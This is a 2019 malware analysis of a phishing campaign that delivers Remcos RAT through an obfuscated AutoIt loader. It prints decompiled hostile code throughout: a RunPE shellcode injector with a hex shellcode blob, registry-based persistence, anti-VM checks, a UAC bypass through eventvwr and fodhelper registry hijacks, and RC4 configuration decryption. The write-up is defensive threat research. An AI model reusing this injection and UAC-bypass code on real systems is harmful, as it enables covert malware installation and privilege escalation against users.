Analysis: New Remcos RAT Arrives Via Phishing Email

By Aliakbar Zahravi (words)

Published: 2019-08-15 · Archived: 2026-04-10 02:39:20 UTC

In July, we came across a phishing email purporting to be a new order notification, which contains a malicious attachment that leads to the remote access tool Remcos RAT (detected by Trend Micro as BKDR_SOCMER.SM). This attack delivers Remcos using an AutoIt wrapper that incorporates various obfuscation and anti-debugging techniques to evade detection, which is a common method for distributing known malware.

Remcos RAT emerged in 2016 being peddled as a service in hacking forums — advertised, sold, and offered cracked on various sites and forums. The RAT appears to still be actively pushed by cybercriminals. In 2017, we reported spotting Remcos being delivered via a malicious PowerPoint slideshow, embedded with an exploit for CVE-2017-0199. Recently, the RAT has made its way to phishing emails.

The malicious actor behind the phishing email appears to use the email address rud-division@alkuhaimi[.]com (with a legitimate domain) and the subject "RE: NEW ORDER 573923". The email includes the malicious attachment using the ACE compressed file format, *Purchase order201900512.ace*, which has the loader/wrapper *Boom.exe*.

Analyzing the wrapper/loader

After converting the executable to AutoIt script, we found that the malicious code was obfuscated with multiple layers, possibly to evade detection and make it difficult for researchers to reverse. The top layer of obfuscation is shown in the following:

```
Global $sfrwavktgoqnzobbfzg = ofmrmhsjkabiaxckorup()
Local $svpuikfbx = IsInt(12)
While ($svpuikfbx = IsInt(12))
    $xbcejnuriufmltzukqcgwhodpilosbtlcdkvjuczso = Execute(yymeitwepmfjevfydbdk())
    Local $puhbhxispfxq = Assign(88645, zvcsmxoxtjilccscgish())
    $svpuikfbx = $puhbhxispfxq
    ExitLoop
WEnd
Dim $vneaizmjfvhvjpbks = uazmpozxwvawgoxqrtuy()
Global $qcgycerdkrwhibnte = IsString(aqdbvatnghwrbrzkoadj())
While ($qcgycerdkrwhibnte = IsString(aqdbvatnghwrbrzkoadj()))
    $ibptbqsduzxlnhuhqohxmylmmfjdafqlwvfbvn = Execute(nvzqytastubeawbrrref())
    Local $ixvphzfirefdgezvusf = gamaxllchnhtrsjmoicq()
    $qcgycerdkrwhibnte = $ixvphzfirefdgezvusf
    ExitLoop
WEnd
Dim $acenwchrmwlhxnwvty = -13014
Local $isuafqdynflpqavnyeld = nfzyslzlycfuenfgqcrn()
Global $fwiwvzgzsoi = -50801
Dim $nbellqoahmgkudhuplg = fvvaisedkoldbkjhqqox()
Global $trvajpp = dzmyxytovqigjacdgrrs()
Global $vliminphfxadtbmcg = fnlpzdbyqpbblbqenybh()
If $vliminphfxadtbmcg = fnlpzdbyqpbblbqenybh() Then
    Dim $offacxkxaarrfkjqazl = 9963
    $pagwnnkqlscqkgpwxsxavrsxuxtjzsoiqnucoclhmnugzikgeqpndzbx = Execute(cwxzmxvwdeoqshmzjnyq())
EndIf
Local $cfpzq = -16197
Local $lmopn = 53512
Global $anrzxpu = -54648
Dim $wliwqpavkzf = -53873
Global $mvvpezuiqqjchae = -72490
Local $erzxr = -71132
Dim $xrticzzhbkccsggns = BitAND(-27312, 96507)
While ($xrticzzhbkccsggns = BitAND(-27312, 96507))
    Opt(upqoewkdipaxlsxcahta(), zwsyqtrsjcmtuncliyqw())
    Global $fdhmybpiewsnfkev = sghifmnpuuwpxmjanmpy()
    $xrticzzhbkccsggns = $fdhmybpiewsnfkev
    ExitLoop
WEnd
```

Figure 1. Obfuscated core functions

```
    Return $qcvowansab
EndFunc

Func rlbbtpezoibmkossxpbw()
    Local $gtqfzgaggrhkmnlknvgy["19"] = [4500 - 4413, -97 + 177, 46045 - 45978, 86812 + -86695, 14371 + -14304, -73638 + 73752, 77821 + -77745, -68778 +
    Local $sjpspwcefn
    For $mweivzuoiwrnprt = "0" To "18"
        $sjpspwcefn &= ChrW($gtqfzgaggrhkmnlknvgy[$mweivzuoiwrnprt])
    Next
    Return $sjpspwcefn
EndFunc

Func fcjclideqsmiqttmqwjs()
    Local $zusmzfiobvoiokdnjnku["26"] = [-92392 - -92478, 82288 - 82172, -97043 - -97150, 44775 - 44658, 6584 - 6473, -92292 - -92376, -92814 + 92936, -3
    Local $jwjnbkptxn
    For $keumwdgwrmqhzxr = "0" To "25"
        $jwjnbkptxn &= ChrW($zusmzfiobvoiokdnjnku[$keumwdgwrmqhzxr])
    Next
    Return $jwjnbkptxn
EndFunc

Func edtbpvamtyxsaerfcbvk()
    Local $xyrdmdyhtfjejorgtzvt["169"] = [45880 - 45814, 57435 - 57383, -81026 - -81079, -48403 + 48451, -2403 + 2459, -98343 + 98391, -82621 + 82672, 81
    Local $jpxdcnduic
    For $iabxfsmjnxdwpvd = "0" To "168"
        $jpxdcnduic &= ChrW($xyrdmdyhtfjejorgtzvt[$iabxfsmjnxdwpvd])
    Next
    Return $jpxdcnduic
EndFunc

Func jpeymwibhovzugsnzoef()
    Local $tvrcrtwwnvuxywfizeag["61"] = [-9959 - -10070, -65175 + 65240, -58516 + 58586, 64250 - 64180, -41428 - -41544, -86807 - -86909, -45743 + 45850,
    Local $ajuolvyqcz
    For $ejozsilumeefmje = "0" To "60"
        $ajuolvyqcz &= ChrW($tvrcrtwwnvuxywfizeag[$ejozsilumeefmje])
    Next
    Return $ajuolvyqcz
EndFunc

Func cluarfzmlktqaociwpft()
    Local $mzdafujjdadesthjtlet["12"] = [-34036 + 34124, 5346 - 5272, -14306 + 14377, -96217 + 96327, -39798 + 39874, 33929 + -33812, 96208 + -96139, 595
    Local $quurjrjdzz
    For $hpxggtolllbwmyl = "0" To "11"
        $quurjrjdzz &= ChrW($mzdafujjdadesthjtlet[$hpxggtolllbwmyl])
    Next
    Return $quurjrjdzz
EndFunc
```

Figure 2. Functions used for deobfuscation

The main goal of the *Boom.exe* file is to achieve persistence, perform anti-analysis detection, and drop/execute Remcos RAT on an affected system. The above snippet code first calculates the value inside the array and then uses the ChrW() function to convert the Unicode number to the character.



Figure 3. Sample of string decoding

In some cases after decryption, the malware uses the AutoIt function called BinaryToString() to deobfuscate the next layer. The following code snippet demonstrates this behavior:



Figure 4. AutoIt Binary to String decoding

After deobfuscation, the AutoIt code can be seen containing large amounts of junk code meant to throw analysts off the track.

```
        Dim $vbkrhubyqfpdnlsfycqaxg = -38906
        Global $hgljzm = Abs(-52230)
        If $hgljzm = Abs(-52230) Then
            Local $aamxqggillu = IsString(-64918)
            $exec($b(FileCopy(@ScriptFullPath, $fullpath)))
        EndIf
        Local $aocdj = MhgDqnkGhIvkSMVEjxyJbHgaYM
        Global $mktgetmzdnutsnywucdiot = -8286
        Local $fhandle = $exec($b(FileOpen($fullpath, "1")))
        Global $fbgeeoywnbrrfmrqpd = KMxuEkslZuAQ
        Dim $uchppeocislmcbb = -99611
        If $uchppeocislmcbb = -99611 Then
            Dim $ehxhquoi = KogRBMsPJAobhabt
            $exec($b(FileWrite($fhandle,$bytes)))
        EndIf
        Dim $reumciczny f = -29767
        Dim $ulqimyetwzqsu = 90760
        Local $ogtuosktbluzayihhr = -97658
        Dim $fqtgjlgs = HVlArGTgpkNjUWahlmfEOt
        Dim $adaiiymijqi = 76339
        Dim $qledkusgz = ufvzCnMLwRxK
        Global $dcdslcxkew = -19436
        Dim $ohxbxaurcnq = ljZNtvHSPnnHLspJBArExDZ
        Dim $zknlzpbfxfzuxgf = 72945
        Local $jnqobbtmqobtikj = Ceiling(-78060)
        If $jnqobbtmqobtikj = Ceiling(-78060) Then
            Dim $jhvszlijftul = kpbJv
            $exec($b(FileDelete($fullpath & "))
        EndIf
        Global $lqwmqkn = -44105
        Local $yfgjhgirwlysxuheov = ArNTDkxaYvvXrrwCMEDxloFxtsp
        Dim $phlvqwx = -87138
        If $phlvqwx = -87138 Then
            Local $tqewkqyqdvfc = hpkLMpZKurLQjAHVUiiWzHNuqPUymmVnfunalMBdqUBSfh
            $exec($b(RegWrite("HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows", "Load", "REG_SZ", $fullpath)))
        EndIf
        Dim $icsfqacquxva = 74985
        Dim $komgjhhffffvpjirkcesv = yvrEIpwtvhXRqhBaVNA
        Global $uhbloeqvdeck = nQDwpJMzHlRaCBd
    EndIf
EndFunc
```

Junk Code

Junk Code

Figure 5. Sample of junk code

The malware then creates a copy of itself in *%AppData%\Roaming\appidapi\UevTemplateBaselineGenerator.exe* and loads the main payload (Remcos RAT) from its resource section. The malware then prepares the environment to execute the main payload. It achieves this by executing the following Shellcode (frenchy_shellcode version 1).

```
Func runpe($process, $data, $protect, $persist)
    Local $lmascgp = None
    $lmascgp &= "B450803CB8945F48B45F48A008845FF8A010FBE7DFF8845FE0FBEC02BF8FF45F4807DFF00740B41807DFE00740485FF74D685FF7413FF45F88B45F83B45F072B933C05F5EC9C204008B45EC8B4DF80FB704488B04"
    $lmascgp &= "8603C3EBE9558BEC83EC5C648B0D3000000053568BF033C08945FC8945F88B490C8B49148B098B591057C745D04E744F70C745D4656E5365C745D86374696F66C745DC6E00C745BC4E744D61C745C070566965C74"
    $lmascgp &= "5C4774F6653C745C86563746966C745CC6F6E8845CE3BD8750733C0E9A90000008D45D050E8DFFEFFFF8BF88D45BC50E8D4FEFFFF8945F08D45E85064A1300000008B400C8B40148B008B5810C745E87763736C66"
    $lmascgp &= "C745EC656EC645EE00E8A6FEFFFF568975E4FFD003C0668945E0668945E28D45E0598945AC8D45A45033F66A0C8D45F450C745A4180000008975A8C745B0400000008975B48975B8FFD785C00F8873FFFFFF6A025"
    $lmascgp &= "66A018D45F8505656568D45FC506AFFFF75F4FF55F085C00F8853FFFFFF8B45FC5F5E5BC9C3558BEC515164A1300000008B400C83C0148B085356578945F83BC8EB328B49288B7D080FB7170FB7318BDE8BC22BC3"
    $lmascgp &= "83C7026685D2740C83C1026685F6740485C074E085C08B45FC74138B083B4DF8894DFC75C933C05F5E5BC9C204008B4010EBF4558BECB860150000E81B1E000032C0535657C78500FDFFFF46696E64C78504FDFFF"
    $lmascgp &= "F5265736FC78508FDFFFF7572636566C7850CFDFFFF5700C785A8FDFFFF4C6F6164C785ACFDFFFF5265736FC785B0FDFFFF757263658885B4FDFFFFC78530FCFFFF53697A65C78534FCFFFF6F665265C78538FCFF"
    $lmascgp &= "FF736F757266C7853CFCFFFF636588853EFCFFFFC785B8FDFFFF4C6F636BC785BCFDFFFF5265736FC785C0FDFFFF757263658885C4FDFFFFC78558F9FFFF4E745175C7855CF9FFFF65727953C78560F9FFFF79737"
    $lmascgp &= "465C78564F9FFFF6D496E66C78568F9FFFF6F726D61C7856CF9FFFF74696F6E888570F9FFFFC78590F9FFFF4E74416CC78594F9FFFF6C6F6361C78598F9FFFF74655669C7859CF9FFFF72747561C785A0F9FFFF6C"
    $lmascgp &= "4D656DC785A4F9FFFF6F727900C78520FDFFFF4E744F70C78524FDFFFF656E5072C78528FDFFFF6F63657366C7852CFDFFFF7300C78520F9FFFF4E745175C78524F9FFFF65727949C78528F9FFFF6E666F72C7852"
    $lmascgp &= "CF9FFFF6D617469C78530F9FFFF6F6E5072C78534F9FFFF6F63657366C78538F9FFFF7300C785E0FCFFFF47657453C785E4FCFFFF79737465C785E8FCFFFF6D496E6666C785ECFCFFFF6F00C745B86D627374C745"
    [...TRUNCATED...]

    Local $leputain = $lmascgp
    Local $binl = BinaryLen($leputain)
    Local $lpshellcode = DllCall("kernel32", "ptr", "VirtualAlloc", "dword", "0", "dword", $binL, "dword", "0x3000", "dword", "0x40")["0"]
    Local $file_struct = DllStructCreate("byte silkrefud[" & StringLen($data) & "]")
    DllStructSetData(DllStructCreate("byte uderboss[" & $binL & "]", $lpShellcode), "uderboss", $leputain)
    DllStructSetData($File_Struct, "silkrefud", $data)))

    Local $ret = DllCallAddress("dword", $lpShellcode, "str", $process, "ptr", DllStructGetPtr($File_Struct))
    DllCall("kernel32", "dword", "VirtualFree", "dword", $lpShellcode, "dword", "0", "dword", "0x8000")
    Local $pid = DllCall("kernel32.dll", "dword", "GetProcessId", "handle", $Ret["0"])["0"]
    If $protect Then
        acl($ret[0])
    EndIf

    If $persist Then
        xlrwuxbuva($pid)
    EndIf
EndFunc
```

Figure 6. Frenchy_ShellCode_001

```
Dim $zkomnclqzpdstavtbmodzazqfftefwli
Local $startupdir = @AppDataDir & "\appidapi"
Local $bool = Execute('@ScriptDir = $startupdir ? "True" : "False"')
wddtuykqzw()

Func wddtuykqzw()
    Local $gui = GUICreate("", "5445", "475465", "0", "0", "0", "-45745")
    For $i = "0" To "0"
        GUISetState(@SW_SHOW)
        qthydlkzvm("CloudExperienceHostBroker", "UevTemplateBaselineGenerator.exe")
        $zkomnclqzpdstavtbmodzazqfftefwli = Execute(DecData("0x73734561554E4C53506245", "0x784B536E4E774179765150535 06F47426E6446617448464D746951446D6D6F77", "10"))
        atnafigbnt()
    Next
EndFunc

Func atnafigbnt()
    Execute("RunPE(@ScriptFullPath,$zkoMNClQZPDStAVtBmoDZaZQffTEFWli,False,True)")
EndFunc
```

Figure 7. Executing and decoding Frenchy Shellcode

Key	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{F38BF404-1D...	0xf4
Key	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer	0xfc
Key	HKCU\Software\Microsoft\Windows NT\CurrentVersion	0x128
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	0x12c
Mutant	\Sessions\1\BaseNamedObjects\frenchy_shellcode_001	0x114

Figure 8. Frenchy Shellcode Mutant

Decoding and loading Remcos from resources

The DecData() function loads the data from its resource then reverses all data and replaces "%$=" with "/".



Figure 9. AutoIt decoding the main payload: Code + encoded resource (Remcos RAT)

```
Func decdata($vdata, $voryptkey, $rt)
    $sdata = globaldata($vdata, $rt)
    $sdata = StringReverse(BinaryToString($sData))
    $sdata = StringReplace($sData, "%$=", "/")
    Local $struct = DllStructCreate("int")
    $a_call = DllCall("Crypt32.dll", "int", "CryptStringToBinary", "str", $sData, "int", 0, "int", 1, "ptr", 0, "ptr", DllStructGetPtr($struct,
    ), "ptr", 0, "ptr", 0)
    Local $a = DllStructCreate("byte[" & DllStructGetData($struct, 1) & "]")
    $a_call = DllCall("Crypt32.dll", "int", "CryptStringToBinary", "str", $sData, "int", 0, "int", 1, "ptr", DllStructGetPtr($a), "ptr",
    DllStructGetPtr($struct, 1), "ptr", 0, "ptr", 0)
    Return DllStructGetData($a, 1)
EndFunc
```

Figure 10. AutoIt decoding the main payload: Code only

Then it uses the following to decode the base64 PE file, which is the main payload**:**

> **$a_call = DllCall("Crypt32.dll", "int", "CryptStringToBinary", "str", $sData, "int", 0, "int", 1, "ptr", 0, "ptr", DllStructGetPtr($struct, 1), "ptr", 0, "ptr", 0)**

Figure 11. Decoding Remcos from AutoIt

Loader features

Anti-VM

This AutoIt loader is capable of detecting a virtual machine environment by checking *vmtoolsd.exe* and *vbox.exe* in the list of running processes. However, it should be noted that this feature is not invoked in this sample.

```
Func mzpmouipci()
    Local $array = [vmtoolsd.ex, vbox.ex]
    For $i = 0
 To UBound($array) - "1"
        If  ProcessExists($array[$i]) Then
            ProcessClose(@AutoItPID)
        EndIf
  Next
EndFunc
```

Figure 12. AutoIt loader's Anti-VM

Bypass UAC

Depending on the Windows version, the malware uses either the built-in Event Viewer utility (eventvwr) or fodhelper to bypass the User Account Control (UAC).

```
Func afbvdvwovf()
    If NOT IsAdmin() Then
        If StringInStr($osVersion, "7") Then
            zkotisepzm()
        ElseIf StringInStr($osVersion, "8") Then
            zkotisepzm()
        ElseIf StringInStr($osVersion, "10") Then
            tvcpixykwz()
        EndIf
    EndIf
EndFunc

Func zkotisepzm()
    RegWrite("HKCU\Software\Classes\mscfile\shell\open\command", "", "REG_SZ", @AutoItExe)))
    ShellExecute("eventvwr")
    ProcessClose(@AutoItPID)
EndFunc

Func tvcpixykwz()
    DllCall("kernel32.dll", "boolean", "Wow64EnableWow64FsRedirection", "boolean", "0")))
    RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "DelegateExecute", "REG_SZ", "Null")))
    RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "", "REG_SZ", @AutoItExe)))
    ShellExecute("fodhelper")
    ProcessClose(@AutoItPID)
EndFunc
```

Figure 13. UAC bypass

Anti-Debugging

If the loader detects *IsdebuggerPresent* in the system, it will display the message, “This is a third-party compiled AutoIt script.” and exits the program.



Figure 14. AutoIt loader checks for a debugger

Examining the main payload, Remcos RAT

Originally marketed as a remote access tool that legitimately lets a user control a system remotely, Remcos RAT has since been used by cybercriminals. Once the RAT is executed, a perpetrator gains the ability to run remote commands on the user’s system. In a past campaign, for instance, the tool was seen with a variety of capabilities, which includes downloading and executing commands, logging keys, logging screens, and capturing audio and video using the microphone and webcam.

For the analysis of this payload, we looked into the sample Remcos Professional version 1.7.



Figure 15. Remcos version

Upon execution, depending on the configuration, the malware creates a copy of itself in *%AppData%\remcos\remcos.exe*, uses *install.bat* to execute *remcos.ex$* from the *%APPDATA%* directory, and finally deletes itself. It then creates the following Run key in the Registry to maintain persistence on the system.



Figure 16. Install.bat *dropped by Remcos*



Figure 17. Remcos RAT changes the Registry entry to maintain persistence



Figure 18. Reflected Remcos RAT change in the Registry

The malware retrieves the configuration called “SETTING” from its resource section.

```
.text:00408150
.text:00408150
.text:00408150 ; Attributes: bp-based frame
.text:00408150
.text:00408150 sub_408150 proc near
.text:00408150
.text:00408150 arg_0= dword ptr  8
.text:00408150
.text:00408150 push    ebp
.text:00408151 mov     ebp, esp
.text:00408153 push    esi
.text:00408154 push    edi
.text:00408155 push    0Ah             ; lpType
.text:00408157 push    offset aSettings ; "SETTINGS"
.text:0040815C push    0               ; hModule
.text:0040815E call    ds:FindResourceA
.text:00408164 mov     edi, eax
.text:00408166 push    edi             ; hResInfo
.text:00408167 push    0               ; hModule
.text:00408169 call    ds:LoadResource
.text:0040816F push    eax             ; hResData
.text:00408170 call    ds:LockResource
.text:00408176 push    edi             ; hResInfo
.text:00408177 push    0               ; hModule
.text:00408179 mov     esi, eax
.text:0040817B call    ds:SizeofResource
.text:00408181 mov     ecx, [ebp+arg_0]
.text:00408184 pop     edi
.text:00408185 mov     [ecx], esi
.text:00408187 pop     esi
.text:00408188 pop     ebp
.text:00408189 retn
.text:00408189 sub_408150 endp
.text:00408189
```

Figure 19. Remcos loads the encrypted settings from its resources

The content of the configuration is encrypted using the RC4 algorithm, as seen below:



Figure 20. Remcos encrypted configuration

The following, on the other hand, is the RC4 algorithm used to decrypt the above configuration:

```
v12 = this;
v3 = 0;
v4 = a3 == -1;
v15 = a3 + 1;
qmemcpy(v11, this, sizeof(v11));
v14 = 0;
v5 = 0;
if ( !v4 )
{
  while ( 1 )
  {
    v6 = (v3 + 1) % 256;
    v3 = v14 + v11[v6];
    v13 = v6;
    v7 = &v11[v6];
    v8 = (int)v12;
    v12[1032] = *(_BYTE *)v7;
    v14 = v3 % 256;
    *v7 = v11[v3 % 256];
    v9 = *(unsigned __int8 *)(v8 + 1032);
    v11[v3 % 256] = v9;
    LOBYTE(v3) = v11[(v9 + *v7) % 256];
    *(_BYTE *)(v5++ + a2) ^= v3;
    if ( v5 >= v15 )
      break;
    v3 = v13;
  }
}
return v3;
}
```

Figure 21. RC4 algorithm to decrypt the configuration



Figure 22. Decrypted configuration

The malware then creates the following mutex to mark its presence on the system:

```
00407579  PUSH EAX                                  ; Name = "remcos_etrcewrortwiuhm"
0040757A  PUSH 1                                    ; InitialOwner = TRUE
0040757C  PUSH ESI                                  ; pSecurity
0040757D  CALL DWORD PTR DS:[<&KERNEL32.CreateMute> ; KERNEL32.CreateMutexA
00407583  CALL DWORD PTR DS:[<&KERNEL32.GetLastErr> ; KERNEL32.GetLastError
00407589  CMP EAX,0B7                               ; CONST B7 => ERROR_ALREADY_EXISTS
0040758E  JNE SHORT 00407598
00407590  PUSH 1
```

Figure 23. Remcos RAT mutex

It then starts to collect system information such as username, computer name, Windows version, etc., which it sends to the command and control (C&C) server. The malware encrypts the collected data using the RC4 algorithm with the password “pass” from the configuration data.

